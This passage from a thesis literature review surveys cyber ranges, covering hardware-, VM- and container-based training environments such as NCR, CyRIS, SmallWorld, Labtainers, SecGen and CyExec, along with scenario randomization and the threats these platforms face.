- The node configures its WireGuard instance by incorporating the relevant set of public keys.

Next, the coordination server must know which public keys should be sent to which nodes. This is achieved via authentication, and several options are supported, from 2-Factor Authentication (2FA) or Multi-Factor Authentication (MFA), SMS, Google Authenticator, Gmail, OAuth2, OIDC (OpenID Connect), and SAML providers, among others. With this setup in mind, the authentication process is mostly outsourced because all the account and login data of a specific Tailscale network domain is hosted in another platform. After the authentication process, the

public keys of each node are downloaded, and a WireGuard tunnel is configured for each of the network's nodes.

At last, it is essential to mention the NAT traversal feature offered by Tailscale, which turns connection between two nodes sitting behind separate NAT firewalls possible without ever needing to open a firewall port or configure a static IP address. The protocols used by Tailscale to achieve this are STUN (Session Traversal Utilities for NAT) and ICE (Interactive Connectivity Establishment)[5]. Essentially, ICE is a framework that allows peer-to-peer connections. ICE, in turn, uses STUN and/or TURN servers to accomplish this. TURN was mentioned before and was related to relay servers that simply forward packets between two clients. STUN is a protocol that discovers the peers' public addresses and determines restrictions that may prevent a direct connection between them. Notice that no firewall configuration changes are needed as Tailscale, by default, uses HTTPS traffic, for which most firewalls and network setups allow outbound connections. This approach helps to bypass firewall restrictions that may block connections.

2.3 Related Work

As explained, cyber ranges are mainly focused on virtualization and containerization. Nonetheless, the research of the current *state-of-the-art* still shows a slight focus on physical hardware.

2.3.1 Hardware-based Cyber Ranges

According to Ferguson *et al.* [18], the National Cyber Range (NCR), closely tied to the American Department of Defense, provides a "*unique environment for cybersecurity testing throughout the program development life cycle using unique methods to assess resiliency to advanced cyberspace security threats*". The NCR works as an Internet-like environment supported by a multitude of Virtual Machines and physical hardware. Scenarios are deployed to perform tests that should not occur on open operational networks due to potentially catastrophic consequences caused by the execution of malicious payloads. It features traffic generation techniques, several types of vulnerability scanning, exploitation, and data capturing tools. As expected, the main focus of this project is purely military, meaning there are few details on the internals of the cyber range.

[5] https://tailscale.com/blog/how-nat-traversal-works/



Figure 2.4: NCR Core Capabilities [18].

As depicted in Fig. 2.4 (p. 18), a firewall is placed between the "Isolated Testbeds" and the "Range Management Enclave". The latter consists of encapsulation tools and an automation tool kit that provisions resources from a "Common Resource Pool". Physical Layer 1 switching ensures isolation concerning the low-level communication protocol stack.



Figure 2.5: NCR Test and Evaluation Event Execution [18].

Fig. 2.5 (p. 18) shows the sequence of actions required to execute tests. Firstly, testing starts with assigning hardware and software resources from the "Common Resource Pool". Afterward, the provisioning process includes using the Layer 1 switch to isolate the selected resources from all the other NCR assets. At this point, the systems under test are installed, and the final network state is matched against the initial expectations. Then, tests are performed, and results are collected. Lastly, hardware is sanitized, ensuring no remnants related to the test, and it is made available back in the "Common Resource Pool".

Gustafsson *et al.* [21] proposes CRATE, a cyber range heavily relying on a dedicated hardware platform, and the topic of Section 2.3.2 (p. 20), virtualization.



Figure 2.6: CRATE Architecture [21].

Fig. 2.6 (p. 19) shows a high-level architecture of this system. It is featured with a set of *virtualization servers* that house the emulated environments, a *control plane* used for management tasks, and the *event plane* for systems where training sessions are executed. Inside each virtualization server, a customized Linux-based operating system called CrateOS was placed. Among many other features, it contains a system service named NodeAgent that handles communication between the Core API, which connects to the Application Layer, the Database layer, and the VMs. It automates the deployment and configuration activities of the cyber range. The network in the event plane uses Software Defined Networking (SDN) to facilitate automated configuration and emulation of the networks. Besides, virtual network segments, VXLANs, are used to support many emulated networks. Furthermore, CRATE *Exercise Control (CEC)* is a tool used to set up and manage training sessions. *SVED (Scanning, Vulnerabilities, Exploits, and Detection)* is used to automate experiments and training scenarios. It consists of several modules: one linked to vulnerability data and automatic scans performed with OpenVAS[6], and others related to designing attack graphs, executing them, and generating reports. CRATE allows connecting any hardware device in the emulated environments to conduct experiments with hardware-based security solutions. It is featured with traffic generation tools and data collection tools, using *tcpdump*[7] and *Snort*[8].

[6] https://www.openvas.org/
[7] https://www.tcpdump.org/
[8] https://www.snort.org/

2.3.2 VM-based Cyber Ranges

Most current *state-of-the-art* focuses on cyber ranges based on Virtual Machines. Pham *et al.* [29] proposes a system, CyRIS (Cyber Range Instantiation)[9], that automatically prepares and manages cyber ranges for cybersecurity training based on custom specifications. CyRIS is part of CyTrONE[10] [13], a training framework that facilitates training activities providing an open-source set of tools that automate the training content generation. It also integrates with a Learning Management System, Moodle.



Figure 2.7: CyRIS Working Flow [29].

According to Fig. 2.7 (p. 20), CyRIS is a module that takes a configuration input file following the YAML format and a base image under the format used for KVM virtualization, creating the desired environment according to the provided description. This base image contains a set of pre-installed operating systems and several basic system configurations (hostname, SSH keys, IP addresses). Later on, a master node running the CyRIS service processes the description file and allocates VMs that will be assigned to other hosts of the same LAN network, as observed in Fig. 2.8 (p. 21).

[9] https://github.com/crond-jaist/cyris
[10] https://github.com/crond-jaist/cytrone



Figure 2.8: CyRIS's Architecture [29].

CyRIS comprises five key features that play important roles in its architecture:

- *System Configuration*, which not only involves basic system configuration but also managing user accounts and modifying firewall rules.
- *Tool Installation*, which is essential for the penetration testing work.
- *Incident Emulation*, as per the ability to launch actual incidents. It consists of attack emulation, traffic capture, and malware emulation.
- *Content Management* consisting of copying content into the cyber range, executing scripts, and generating logs.
- *Clone Management*, which considers the defined network topology for the VMs and the inherent isolation between them.

Beuran *et al.* [13] presents CyTrONE that follows the architecture presented in Fig. 2.9 (p. 21), where CyRIS is also represented.



Figure 2.9: CyTrONE's Architecture [13].

The *Training Management* module is based on user inputs and the training database, which includes training scenarios (VM base images), security incidents, and vulnerability information. This module is responsible for creating the input files related to *content description* and a *cyber range description* defining the training's content and activity. The *Content Description Processing*

module converts the content description to a format named SCORM, which is widely used in the e-learning industry and, therefore, understandable by Moodle. The adoption of Moodle is related to educational purposes and follows a Q&A approach, as questions related to the posed challenge will be presented on this platform.

Like CyTrONE, Furfaro *et al.* [20] proposes another platform, SmallWorld, also integrated with e-learning systems that explores both virtualization and cloud technologies to reproduce a realistic hybrid environment. Here, the concept of autonomous software agents that imitate the behaviors of human users or malicious actors is introduced. The Agents' behavior is defined via an XML *Agent Definition Language* (ADL) that describes a finite state automaton of the agents' states, possible transitions, and actions. This intermediate representation is later translated into executable code. This tool is featured with a Software Development Kit (SDK) that handles interaction with other tools and allows for the development of customized plug-ins. It uses its own customized *Scenario Definition Language* (SDL) to describe the scenario properties, similarly to other projects. As it is common in VM-based scenarios and due to the possibility of deploying this system in the cloud, this system defines a VPN entry point for accessing the scenario from the exterior.



Figure 2.10: SmallWorld's Architecture [20].

Fig. 2.10 (p. 22) depicts the multi-layered architecture of SmallWorld, which consists of the following:

- *Physical Layer*: where computational, storage, and networking hardware is configured to

offer fault tolerance and business continuity. It features routers, switches, firewalls, Storage Area Networks (SAN), servers, and other networking services.

- *Abstraction Layer*: that relies upon cloud and virtualization technologies, such as OpenStack[11], VirtualBox[12] or Amazon EC2[13], to manage the entire virtual network infrastructure through a hypervisor.
- *Core Service Layer*: where the main software components are hosted. For instance, the "Network Linker" "*communicates with the underlying network hypervisor and introduces facilities to manage the networking services*", the "Publisher" "*is responsible for installing applications (...) and agents in a scenario*", the "Datastore Engine" "*handles information that must be stored into suitable databases based on the data type*" and is later queried by the "Query Engine", the "Agent Engine" that handles the behavior of agents and the "Network Linker" that takes care of statistical data about the running scenario.
- *API Layer*: an API connecting to the services below.
- *Management and Control Layer*: where management and development tools rest upon.

Jiang *et al.* [22] mentions a particularly interesting VM-based type of cyber range, Pandora, which is intentionally incompatible with enterprise systems to reduce the risk of attack propagation into the infrastructure. It proposes a system suitable for automated testing of exploits and result collection, keeping security concerns related to the sandboxed environment in mind by considering vulnerabilities on VMware Fusion (CVE-2015-2337) and Venom (CVE-2015-3456) that allowed VM escape, thereby causing damage to host systems.



Figure 2.11: Pandora's Architecture [13].

Fig. 2.11 (p. 23) portrays Pandora's architecture, which runs under a VM with an operating system that introduces some incompatibility with the "Generic Operating System" to, as mentioned

[11] https://www.openstack.org/
[12] https://www.virtualbox.org/
[13] https://aws.amazon.com/ec2/

before, introduce an intentional inconsistency with regards to damage propagation outside the testing environment. The "Vulnerable Binary Manager" is used to execute vulnerable binaries within the secure environment, use exploits against the vulnerable binary and record the effect of such exploitations. A "Vulnerable Binary" is a file containing a set of defined vulnerabilities that automated tools will exploit. Notice that this binary should only be able to be executed within the "Secure OS". The "Vulnerability Manager" is an API that handles communication with the cyber range by sending exploits and receiving responses from the "Vulnerable Binary Manager". The "Automated Cybersecurity Tool(s)" generates exploits against vulnerable binaries and is not present in the secure operating system to assure simplification. Examples include fuzzing tools, such as Fuzzer[14] and American Fuzzy Lop[15] to generate crash strings for simple binary files vulnerable to buffer overflows. Later on, rex[16], an automated exploit engine, exploits the target binary using the above-mentioned crash string obtained from the fuzzing tool, generating a Proof of Vulnerability (POV) that is later on sent to the "Vulnerability Manager" and received by the "Vulnerability Binary Manager" inside the cyber range VM.

More theoretically speaking, Debatty *et al.* [16] stresses the need for cyber ranges to improve Cyber Defense Situation Awareness (CDSA).



Figure 2.12: Endsley's Decision Making Model [24].

The speed at which events unfold during a cyber incident requires an efficient decision-making process. Fig. 2.12 (p. 24) shows Boyd and Endsley [24] decision-making model that plays an important role in CDSA. Three levels of *"Situation Awareness"* (SA) are discussed [16]:

- *Level 1 SA ("perception")*: "*perceive the real-time status, attributes, and dynamics of relevant elements in cyberspace*". This entails activities such as monitoring the network and detecting anomalies. This concept is closely tight to the idea of *"Security Operations Centre"* (SOC) and *"Security Incident and Event Management"* (SIEM).

- *Level 2 SA ("comprehension")*: "*aggregation and assessment of level 1 information in order to understand how the current situation impacts our goals and objectives*". This refers to the construction of attack graphs outlining the attack details.

[14] https://github.com/angr/phuzzer
[15] https://lcamtuf.coredump.cx/afl/
[16] https://github.com/angr/rex

- *Level 3 SA ("projection")*: "*the ability to extrapolate the actions of the elements in cyberspace into the future, based on L2 comprehension of the current situation*".

Endsley's model situation awareness is achieved using *"mental models"* which, according to Rouse and Morris [31], are "*mechanisms whereby humans can generate descriptions of system purpose and form explanations of system functioning and observed system states, and predictions of future states*". It is precisely this that cyber range training aims to improve.

Following this stream of thought, Debatty *et al.* [16] proposed a VM-based cyber range where YAML/JSON description files are used to define the final state of the deployed scenario. Inside this description file, it is possible to include Ansible playbooks that provide additional software to the scenario. It uses Vagrant images as VMs and allows their customization: the number of vCPUs, amount of memory, number of network interfaces, operating system, and installed software. This enables the creation of VMs that are Intrusion Detection Systems, traffic generators, systems that encompass a set of analysis tools made available for the trainees, or simply a vulnerable server that should be hacked during the challenge. The main components of the cyber range are the hypervisor, a Remote Desktop Gateway, to allow remote desktop access to VMs, either using Remote Desktop Protocol (RDP), Virtual Network Computing (VNC), and an orchestrator node that provisions and instantiates the VMs. Currently, this project uses Apache Guacamole[17], which supports both RDP and VNC, to allow users to connect to the cyber range via a browser.

Yamin *et al.* [39] proposes a set of cyber range scenarios based in a game, consisting of attackers wanting to compromise a network and defenders preventing such from happening. A Domain-Specific Language (DSL) defines each scenario's main properties, allowing for specific customization, similar to previous projects. The abstract syntax of DSL targets scenario properties, the internal configuration of VMs, routing configurations across the virtualized environment, services, vulnerabilities within VMs, agent tasks related to traffic generation, autonomous attack launching, and others. A concrete syntax in YAML, derived from DSL, is used to create the final instances of the scenario. After validation and compilation of this syntax, a set of HEAT templates are generated and used by OpenStack to deploy a Virtual Machine network in a private cloud. For the configuration and provisioning of VMs, Ansible is used.

Ficco *et al.* [19] mentions a complex cyber range especially tailored for Internet Of Things (IoT) scenarios and Edge applications. Apart from the standard features of these types of cyber ranges, it includes a gorgeous user interface and a complex monitoring system where events are collected via firewalls, IDS, and due to network traffic analysis. Events also refer to machine monitoring operations, for instance, if a machine is not responding or a particular port is open or closed. These sorts of events should be communicated to those outside the cyber range, meaning an API must be made available. This project was developed using technologies like pfSense, an open-source software that emulates firewalls, routers, DHCP servers, DNS servers, and VPN endpoints. Three virtualization technologies were tested: VMware ESXi, OpenStack, and Oracle VirtualBox. VMware ESXi and OpenStack are used for remote deployments. VirtualBox is

[17] https://guacamole.apache.org/

for smaller local deployments, meaning cyber range VMs are distributed as OVA files. Details on network configuration with pfSense, firewall rules, management of Certification Authorities (CA) and SSL certificates for encrypted traffic between servers and users that go through pfSense, creation of groups within the network with several layers of privileges, references to OpenVPN, which comes installed by default installed in pfSense, Network Address Translation (NAT) and DNS configurations are highly detailed in this article.

Bernardinetti *et al.* [12] cites Nautilus, a VM-based cyber range that leverages cloud technologies to semi-automate the deployment of vulnerable virtualized networks. It includes a platform-agnostic configuration language for the scenarios aiming for local and remote deployments. Additionally, it uses Vagrant and Ansible for software provisioning. Essentially, Nautilus works on top of any hypervisor, such as VirtualBox, VMWare, KVM, and Amazon AWS, among others. Configuration files for the VMs are written in a *Vagrantfile*, including hardware specifications, the base image to use, and network configurations. A set of Ansible playbooks describe how to provision the VM. All this is done using Nautilus SDL, meaning these high-level descriptions of the scenes are parsed, and the outcome serves as input for Ansible and Vagrant.

Lastly, Russo *et al.* [32] suggests CRACK, a cyber range that uses an SDL for declaring scenarios and supports automatic verification of the training objects of the scenario. The SDL can be translated into Datalogs as part of declarative programming logic, which are later used for executing test cases on the scenario. It follows an approach interrelated to IaC for cloud deployment of Virtual Machines.

2.3.3 Container-based Cyber Ranges

Container-based cyber ranges are frequently linked to reduced resource consumption compared to VM-based scenarios, mainly because the container's resources are shared with the host, causing a lower overhead. This same overhead is even lower compared to scenarios full of virtual instances since the CPU and memory usage compared to VM-based scenarios is much lower. According to Thompson *et al.* [36], Docker containers have several advantages:

- *File system isolation*: each container runs in a separate root file system.
- *Resource isolation*: system resources such as CPU, network bandwidth, and memory are allocated according to the process container using *cgroups*, for instance. This is important considering several labs running within the same host machine, where unfair resource allocations should be prevented.
- *Network isolation*: each container runs within its network namespace consisting of a virtual interface and specific IP address.
- *Copy-on-write*: containers' file systems are created using copy-on-write (COW), an optimization strategy when multiple callers ask for resources. Initially, they are given pointers to the same resource. However, if a modification is needed, a private copy of the resource is

created to prevent changes from being visible to every caller. This ensures fast deployments, cheap in terms of memory and disk.

- *Change management*: changes to a container's file system result in a new image that other containers can reuse.

- *Interactive shell*: there is the possibility of allocating a pseudo-tty and attaching the standard input of any container, essentially translated to the fact that a prompt can be obtained to access the internals of the container.

This section intends to elaborate on container-based cyber ranges and their specific details.

Perrone *et al.* [28] brings forward the *Docker Security Playground*[18], a microservices-based approach to build complex network infrastructures tailored to study network security. These microservices are based on Docker. Likewise, it offers an API enabling further development on the lab scenarios. This project uses Docker-compose to manage scenarios' start and stop procedures. It uses a *Docker Image Wrapper* which defines a standard notation for Docker labels to provide custom configurations for the base Docker image of each scenario. The Docker images used within the project are placed at DockerRegistry Hub[19].

Related to the *Docker Security Playground*, Caturano *et al.* [14] designed another container-based cyber range built upon the *Docker Security Playground*. This project tackles the fact that several vulnerabilities related to the kernel cannot be explored in Docker-based environments because containers share the Linux kernel with the Docker host. To overcome this problem, Capturano *et al.* explores scenarios based on containers and Virtual Machines, providing a hybrid environment where cybersecurity exercises are deployed. For this, it makes use of *"macvlan"* interface drivers to create a bridge between Docker containers and VMs. Similarly, Acheampong *et al.* [11] mixes the concept of cloud deployments based on Virtual Machines with Docker containers hosting packaged applications.

Closely related to the education side, Thompson *et al.* [36] refers to another training framework, Labtainers[20], which relies on Docker containers featured with an automatic assessment of students, as lab data is collected and automatically sent to an instructor upon completion via email or an LMS, creating the possibility of analyzing the experiential learning efficacy of the exercise. Specific properties of the laboratory activities are randomized so that each student works on a different scenario in terms of configurations. This randomization is achieved by defining symbols within the source code and data files part of the lab, which are replaced with student-specific values upon lab startup, for instance, the buffer size related to a buffer overflow vulnerability. This concept is further explored in the next section.

[18] https://github.com/DockerSecurityPlayground/DSP
[19] https://hub.docker.com/u/dockersecplayground
[20] https://github.com/mfthomps/Labtainers

2.3.4 Randomization

Developing a scenario for a cyber range is mainly a manual process. An example that corroborates this statement is SEED Labs [17], where many of Labtainers' laboratories are based [36], where several scenarios based on software security, web security, system security, mobile security, network security, cryptography, and blockchain are made available to trainees using both Virtual Machines and containers. More than 80 universities use SEED Labs, which expresses close bounds to education.

Consequently, there is a need to address some randomization of the developed scenarios as they essentially turn out to be static once created. As so, this section elaborates more on the cyber ranges, both VM-based and container-based, that take into account randomization.

We start with Schreuders *et al.* [33] that proposes a VM-based cyber range, SecGen[21], developed in Ruby that introduces randomization. It is suited for both educational lab usage and CTF challenges. One of the main concerns is addressing the sluggish pace associated with the manual configuration of hacking scenarios, which is not practical at scale. This cyber range focuses on a CTF-style type of challenge, where solving the proposed challenge results in discovering a secret flag. The introduced randomization is characterized as follows:

- *Selection*: randomized selection of the operating system, network configurations, services, system configurations, and vulnerabilities to be used.
- *Parameterisation*: that entails system elements should be configurable, for instance, the strength of a user account password.
- *Nesting*: data generation should be combined/nested randomly.

The description of the system greatly depends on the XML specification language, which states the details related to the configuration of the network, available vulnerabilities, services, users, and content and applies logic for randomizing the scenario. It uses Puppet and Vagrant to provision the VMs. A critical takeaway idea of this project is its highly modular structure and the use of vulnerabilities and associated exploits provided by the Metasploit Framework. The SecGen running process is composed of two stages:

- *First Stage*: is where all the scenario Ruby modules are read, randomization steps are applied, and the Puppet modules are deployed. At last, a Vagrant file is created, which describes the entire scene, according to the steps mentioned.
- *Second Stage*: leverages Vagrant to generate and provision the VMs.

Currently, SecGen counts over 100 modules: data generation modules, encoder modules, providing various encryption and encoding methods, service modules, providing a wide range of secure services, utility modules, allowing various system configurations, and vulnerability modules, concerning vulnerable services.

[21] https://github.com/cliffe/SecGen

Consequently, Nakata *et al.* [25] proposes a Directed Acyclic Graph (DAG) based cyber range, CyExec, with randomization techniques in mind, using Docker containers. This article claims CyExec outperforms the SecGen VM-based scenario [33] generator, consuming 1/3 memory, having 1/4 CPU load, and 1/10 of storage usage, primarily since it uses containers instead of VMs.

The concept of randomization here takes the form of a graph such as the one presented in Fig. 2.13 (p. 29), being each milestone a vertex and each scenario an edge, meaning an attack consists of different types of vulnerabilities that achieve the same outcome. As a result, the trainee experiences several distinct situations. Since the attack is directed towards the final target and there is no going back to a previous milestone or looping back to the same vertex, this graph is considered a DAG.



Figure 2.13: CyExec randomization [25].

Fig. 2.14 (p. 29) shows the structure followed by CyExec. With several Docker-compose files, randomization is assured because it allows switching between which *Dockerfiles* are used when setting up a scenario. A *Dockerfile* works as just another "edge" to reach a "vertex", leading us to the fact that different vulnerabilities are introduced into the system according to the selected *Dockerfile*.



Figure 2.14: CyExec structure [25].

For example, consider a scenario where Metasploitable2[22], a purposely vulnerable system, is available in the CyExec testbed. Several vulnerable applications can be found in this machine, such as vsftpd, PHP, Samba, and PostgreSQL, among others. Scenarios can be swapped and selected randomly if different vulnerabilities or attack techniques are considered.

2.3.5 Threats and Vulnerabilities

When dealing with cyber ranges, it is crucial to consider potential threats and vulnerabilities these systems can introduce, especially when dealing with VM escaping situations [22]. As such, No-

[22] https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

ponen *et al.* [27] deems cloud security issues as relevant because cyber ranges are often located in a cloud. This situation is even more worrisome if we consider private clouds. Besides, it points out that DoS attacks can severely disturb these cyber exercises.

Taib *et al.* [35] calls our attention to threats and vulnerabilities existing in dual-stack cyber ranges, where devices can run both IPv4 and IPv6 in parallel. This article performs tests in a VM-based scenario that also makes use of Graphic Network Simulator 3 (GNS3)[23], a network software emulator. It demonstrates how to enforce constraints on the system via Access Control Lists (ACLs) and host-based firewall rules.

Noponen *et al.* [27] organizes possible threats against cyber ranges according to the following types:

- *Physical Threats* that concern local deployments, as devices may be compromised or damaged.
- *Communication Threats*, mainly relevant to remotely connected users where an attacker can intercept the traffic associated with the cyber range. Encryption is deemed essential in these types of situations.
- *Virtual Machines and Containers*, although likely uncommon, it is essential to consider the possibility of an attacker leaving the sandboxed environment and giving it access to the host machine. MITRE [8] introduces an ATT&CK Matrix for container systems, pointing out privilege escalation issues related to incorrect container privileges and misconfigured bind mounts, among others. Such mistakes may end up allowing malicious access to the underlying system hosting the cyber range.
- *Cloud Threats*, which are also referenced by MITRE [7], similarly to what happened with containers. MITRE also references mitigations against adversary techniques, most related to software updates, deployment of Intrusion Detection and Prevention Systems, policy enforcement, and network segmentation.

Regarding cloud security issues, Torkura *et al.* [37] proposes a system tested with AWS and Google Cloud that continuously monitors the cloud infrastructure to detect malicious activities, misconfigurations, and unauthorized changes. It includes proactive risk analysis where Common Vulnerability Scoring System (CVSS)[24] is used to score vulnerabilities in the cloud infrastructure, according to their impact and exploitability metrics. Although not used within the context of cyber ranges, this is an example of a project that can be applied to the underlying infrastructure of cyber ranges as a way to perceive if malicious actions are being directed towards the exercise itself.

[23] https://gns3.com/
[24] https://nvd.nist.gov/vuln-metrics/cvss

2.4 Summary

This chapter performed a literature review focusing on the main areas this work aims to build upon: cyber ranges and Infrastructure as Code.

